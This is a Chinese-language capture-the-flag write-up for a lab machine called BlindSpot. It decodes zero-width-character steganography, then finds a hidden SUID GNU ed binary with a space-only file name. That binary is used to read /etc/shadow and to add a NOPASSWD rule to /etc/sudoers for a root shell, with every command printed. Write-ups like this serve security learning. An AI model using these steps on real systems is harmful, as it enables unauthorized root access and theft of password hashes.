


也是侥幸拿到root首杀，主要还是跟出题人对上电波了

靶机名字叫BlindSpot，这点在提权后面很关键

启动靶机后照例先访问，抓包发现返回的东西不简单



再用bp仔细看看

响应																			
美化	Raw	Hex		页面渲染															
00000000	48 54 54 50 21 31 2e 31 20 32 30 30 20 41 4b 0d	21 31 2e 31		HTTP/1.1 200 OK															
00000010	0a 53 65 72 76 65 72 3a 20 57 65 72 6b 7a 65 75	76 65 72 3a		Server: Werkzeug															
00000020	67 2f 33 2e 31 2e 38 20 50 79 74 68 6f 6e 2f 33	31 2e 38 20		g/3.1.8 Python/3															
00000030	2e 31 34 2e 33 0d 0a 44 61 74 65 3a 20 4d 6f 6e	33 0d 0a 44		.14.3 Date: Mon															
00000040	2c 20 31 38 20 4d 61 79 20 32 30 32 36 20 31 33	20 4d 61 79		, 18 May 2026 13															
00000050	3a 30 30 3a 32 35 20 47 4d 54 0d 0a 43 6f 6e 74	3a 32 35 20 47		:00:25 GMT Cont															
00000060	65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 68	65 74 2d 54 79 70 65		ent-Type: text/h															
00000070	74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66	74 6d 6c 3b 20 63 68 61		tml; charset=utf															
00000080	2d 38 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67	2d 38 0d 0a 43 6f 6e 74		-8 Content-Leng															
00000090	74 68 3a 20 36 31 36 0d 0a 43 6f 6e 6e 65 63 74	74 68 3a 20 36 31 36 0d		th: 616 Connect															
000000a0	69 6f 6e 3a 20 63 6c 6f 73 65 0d 0a 0d 0a 46 6c	69 6f 6e 3a 20 63 6c 6f		ion: close Fl															
000000b0	61 67 20 69 73 20 6e 6f 74 20 68 65 72 65 e2 80	61 67 20 69 73 20 6e 6f		ag is not hereâ															
000000c0	8b e2 80 8d e2 80 8d e2 80 8b e2 80 8d 80 8d	8b e2 80 8d e2 80 8d e2		ââââââââââââ															
000000d0	e2 80 8d e2 80 8b e2 80 8b e2 80 8d e2 80 8d	e2 80 8d e2 80 8b e2 80 8b		ââââââââââââ															
000000e0	80 8b e2 80 8d e2 80 8d e2 80 8b e2 80 8b e2 80	80 8b e2 80 8d e2 80 8d		ââââââââââââ															
000000f0	8b e2 80 8d e2 80 8d e2 80 8b e2 80 8b e2 80 8b	8b e2 80 8d e2 80 8d e2		ââââââââââââ															
00000100	e2 80 8b e2 80 8d e2 80 8b e2 80 8d e2 80 8d e2	e2 80 8b e2 80 8d e2 80 8b		ââââââââââââ															
00000110	80 8b e2 80 8b e2 80 8d e2 80 8d e2 80 8d e2 80	80 8b e2 80 8b e2 80 8d		ââââââââââââ															
00000120	8b e2 80 8d e2 80 8d e2 80 8d e2 80 8b e2 80 8b	8b e2 80 8d e2 80 8d e2		ââââââââââââ															
00000130	e2 80 8d e2 80 8d e2 80 8b e2 80 8b e2 80 8d e2	e2 80 8d e2 80 8d e2 80 8b		ââââââââââââ															
00000140	80 8d e2 80 8b e2 80 8b e2 80 8d e2 80 8b e2 80	80 8d e2 80 8b e2 80 8b		ââââââââââââ															
00000150	8b e2 80 8d e2 80 8d e2 80 8b e2 80 8d e2 80 8d	8b e2 80 8d e2 80 8d e2		ââââââââââââ															

一看就是零宽字符隐写，非常的熟悉啊，但是这里偷懒把报文丢给ai自己解，结果慢了一点没拿到user三血，所以后面就有点急

报文解出来是61g{1nv151b13:invisible}

ssh连接一手，直接读use.txtr就行

接下来就是枚举一下suid文件了

```

1nv151b13@BlindSpot:~$ find / -perm -4000 -type f 2>/dev/null
/bin/umount
/bin/bbsuid
/bin/mount
/usr/bin/
/usr/bin/expiry
/usr/bin/chsh
/usr/bin/chage
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/chfn

```

注意图中的/usr/bin/ 最后一个斜杠后面是有一个空格的，改成另一种输出格式可以看的很清楚

```

Inv151b13@BlindSpot:~$ find / -perm -4000 -type f 2>/dev/null -exec printf '%s\n' {} \;
"/bin/umount"
"/bin/bbsuid"
"/bin/mount"
"/usr/bin/ "
"/usr/bin/expiry"
"/usr/bin/chsh"
"/usr/bin/chage"
"/usr/bin/passwd"
"/usr/bin/gpasswd"
"/usr/bin/sudo"
"/usr/bin/chfn"

```

和题目名字对上了，很明显这就是我们要找的suid文件，看看权限

```

Inv151b13@BlindSpot:~$ ls -l '/usr/bin/ '
-rwsr-xr-x  1 root      root      51504 May 17 22:22 /usr/bin/

```

oh,yeah做到这里基本就是拿到root了，因为可以直接拿他读rootflag，

因为ai对他做字符串分析可以看到

```

GNU ed is a line-oriented text editor.
Shell access restricted
If 'file' begins with a '!', read output of shell command.
Can't create shell process

```

他就是个gnu ed程序，支持shell

```

printf 'e /etc/shadow\n1,3p\nQ\n' | '/usr/bin/ '

```

我当时就是直接这么读了，没有考虑后续的完全提权

实际上用！不能直接拿root

```

"/usr/bin/chfn"
Inv151b13@BlindSpot:~$ printf '!id\nQ\n' | '/usr/bin/ '
uid=1000(Inv151b13) gid=1000(Inv151b13) groups=1000(Inv151b13)
!

```

但是我都有root的读写能力了，写个sudoers也是很简单的事

```

printf '$a
Inv151b13 ALL=(ALL) NOPASSWD: ALL
.
w
q
' | '/usr/bin/ ' /etc/sudoers

```

```

sudo -n /bin/sh

```

即可完成提权

```
Inv151b13@BlindSpot:~$ printf '$a
> 1nv151b13 ALL=(ALL) NOPASSWD: ALL
> .
> w
> q
> ' | '/usr/bin/ ' /etc/sudoers
5053
5087
Inv151b13@BlindSpot:~$ sudo -n /bin/sh
root@BlindSpot:/home/1nv151b13#
```